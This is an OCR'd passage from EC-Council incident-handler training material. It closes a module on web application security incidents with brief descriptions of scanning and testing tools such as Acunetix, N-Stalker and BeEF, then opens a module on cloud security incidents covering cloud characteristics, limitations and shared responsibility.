  Acunetix Web Vulnerability Scanner (WVS) checks web applications for SQL injections, cross-site scripting, etc. It includes advanced penetration testing tools such as HTTP Editor and HTTP Fuzzer. It scans the ports of a web server and runs security checks against network services. It also tests web forms and password-protected areas. Furthermore, it provides effective vulnerability management by allowing third-party issue trackers such as Jira, GitLab, GitHub, and FogBugz.





Figure 7.47: Screenshot of the Acunetix showing scanned vulnerabilities

- **N-Stalker Web App Security Scanner**

  Source: *https://www.nstalker.com*

  N-Stalker Web App Security Scanner checks for vulnerabilities such as SQL injection, XSS, and other known attacks. It is a useful security tool for developers, system/security administrators, IT auditors, and staff because it incorporates the well-known "N-Stealth HTTP Security Scanner"; moreover, it has a database of 39,000 web attack signatures with a component-oriented web application security assessment technology.


**EC-Council Certified Incident Handler** Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.





Figure 7.48: Screenshot of N-Stalker Web Application security scanner

- **Browser Exploitation Framework**

  Source: *https://beefproject.com*

  The Browser Exploitation Framework (BeEF) is an open-source penetration testing tool used to test and exploit web applications and browser-based vulnerabilities. It provides penetration testers with practical client-side attack vectors and leverages web application and browser vulnerabilities to assess the security of the target and perform further intrusions.


**EC-Council Certified Incident Handler** Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.





Figure 7.49: Screenshot of BeEF Control Panel

Some additional web application security testing tools are listed below:

- OWASP ZAP (*https://owasp.org)*
- Metasploit (*https://www.metasploit.com*)
- PowerSploit (*https://github.com*)
- Watcher (*https://www.casaba.com*)
- Invicti (*https://www.invicti.com*)
- Arachni (*https://www.arachni-scanner.com*)

## Module Summary

This module discussed the web application architecture and incident handling process, and explained the OWASP top 10 application security risks. Further, it discussed the various preparation steps involved in handling web application security incidents. This module also explained various methods for detecting web application security incidents in detail and presented an overview of containment of web application security incidents, along with containment methods and tools. Moreover, we discussed various techniques and tools used to analyze web application security incidents, along with how to eradicate and recover from web


**EC-Council Certified Incident Handler** Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

application security incidents. This module also demonstrated a case study on handling web application security incidents. Finally, this module ended with a detailed discussion of various best practices to secure web applications.

The next module discusses how to handle and respond to cloud security incidents in detail.


**EC-Council Certified Incident Handler** Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

E|CIH
EC-Council | Certified Incident Handler

EC-Council
Building A Culture Of Security

Module 08

# HANDLING AND RESPONDING TO CLOUD SECURITY INCIDENTS

EC-Council Official Curricula

This page is intentionally left blank.

# Learning Objectives

Cloud computing is an emerging technology that delivers computing services such as online business applications, online data storage, and webmail over the internet. A cloud implementation enables the distribution of workforces, reduces organizational expenses, and provides data security, among other benefits. Owing to the adoption of cloud services by several enterprises, they have become the target of attackers who exploit vulnerabilities to gain unauthorized access to valuable data. Therefore, organizations must focus on cloud security and build skillful incident handling and response (IH&R) teams. They should prepare appropriate plans beforehand to efficiently handle security incidents in the cloud. Moreover, incident responders should understand the various security threats and challenges involved in cloud security.

This module will help you to understand the various steps involved in handling cloud-based security incidents as well as security incidents in Microsoft Azure, Amazon AWS, and Google Cloud platforms.

At the end of this module, you will be able to:

- Understand the handling of cloud security incidents
- Explain various steps involved in handling cloud security incidents
- Understand how to handle Azure security incidents
- Understand how to handle AWS security incidents
- Understand how to handle Google Cloud security incidents
- Understand the handling of cloud security incidents - case study
- Explain best practices against cloud security incidents

# Understand the Handling of Cloud Security Incidents

Owing to the enormous benefits offered by the cloud, organizations and the society increasingly depend on its services. Therefore, securing cloud resources, services, and stored data against various cybersecurity incidents is a major challenge. Incident handlers must understand the basic concepts required for handling cloud security incidents.

This section provides an overview of cloud computing, discusses OWASP top 10 cloud security risks, presents an introduction to handling cloud security incidents, and discusses various incident handling responsibilities in the cloud along with the challenges involved in cloud security IH&R.

## Introduction to Cloud Computing

Cloud computing refers to the on-demand delivery of IT capabilities, wherein IT infrastructures and applications are provided to subscribers as metered services over networks. It enables the sharing of resources such as networks, servers, storage, virtual machines (VMs), applications,


**EC-Council Certified Incident Handler** Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

and services. Examples of cloud solutions include Microsoft Azure, Amazon AWS, Dropbox, and Salesforce.com.

## Characteristics of Cloud Computing

Discussed below are the characteristics of cloud computing that attract numerous businesses today to adopt the cloud technology:

- **On-demand Self-service**

  A type of service rendered by cloud service providers (CSPs) that enables the provision of cloud resources such as computing power, storage, and network, always on-demand, without the need for human interaction with service providers.

- **Distributed Storage**

  Distributed storage in the cloud offers better scalability, availability, and data reliability. However, cloud distributed storage can potentially raise security and compliance concerns.

- **Rapid Elasticity**

  The cloud offers instant provisioning of the capability to rapidly scale up or down according to demand. The resources available for provisioning seem to be unlimited to consumers and can be purchased in any quantity at any time.

- **Automated Management**

  By minimizing user involvement, cloud automation speeds up the process and reduces labor cost and possibility of human error.

- **Broad Network Access**

  Cloud resources are available over the network and accessed through standard procedures via a wide variety of platforms, including laptops, mobile phones, and personal digital assistants (PDAs).

- **Resource Pooling**

  CSPs pool all resources together to serve multiple customers in a multi-tenant environment, with physical and virtual resources dynamically assigned and reassigned on demand by cloud consumers.

- **Measured Service**

  Cloud systems employ the “pay-per-use” metering method. Subscribers pay for cloud services via monthly subscription or according to the usage of resources such as storage levels, processing power, and bandwidth. CSPs monitor, control, report, and charge customers for resource consumption with complete transparency.

- **Virtualization Technology**

  The virtualization technology in the cloud enables the rapid scaling of resources in a way that cannot be achieved by non-virtualized environments.


**EC-Council Certified Incident Handler** Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

## Limitations of cloud computing:

- Limited control and flexibility by organizations
- Vulnerable to outages and other technical issues
- Security, privacy, and compliance issues
- Contracts and lock-ins
- Dependence on network connections
- Potential vulnerabilities to attacks because every component is online
- Difficulty in migrating from one service provider to another

## Separation of Responsibilities in Cloud

In cloud computing, it is important to separate the responsibilities between subscribers and service providers. Separation of duties prevents conflict of interest, illegal acts, fraud, abuse, and error and helps in identifying security control failures, including information theft, security breaches, and evasion of security controls. It also helps in restricting the amount of influence held by any individual and ensures that there are no conflicting responsibilities.

There are mainly three types of cloud services, namely, IaaS, PaaS, and SaaS. It is essential to know the limitations of each cloud service delivery model when accessing specific clouds and their models. The figure below illustrates the separation of cloud responsibilities specific to service delivery models.

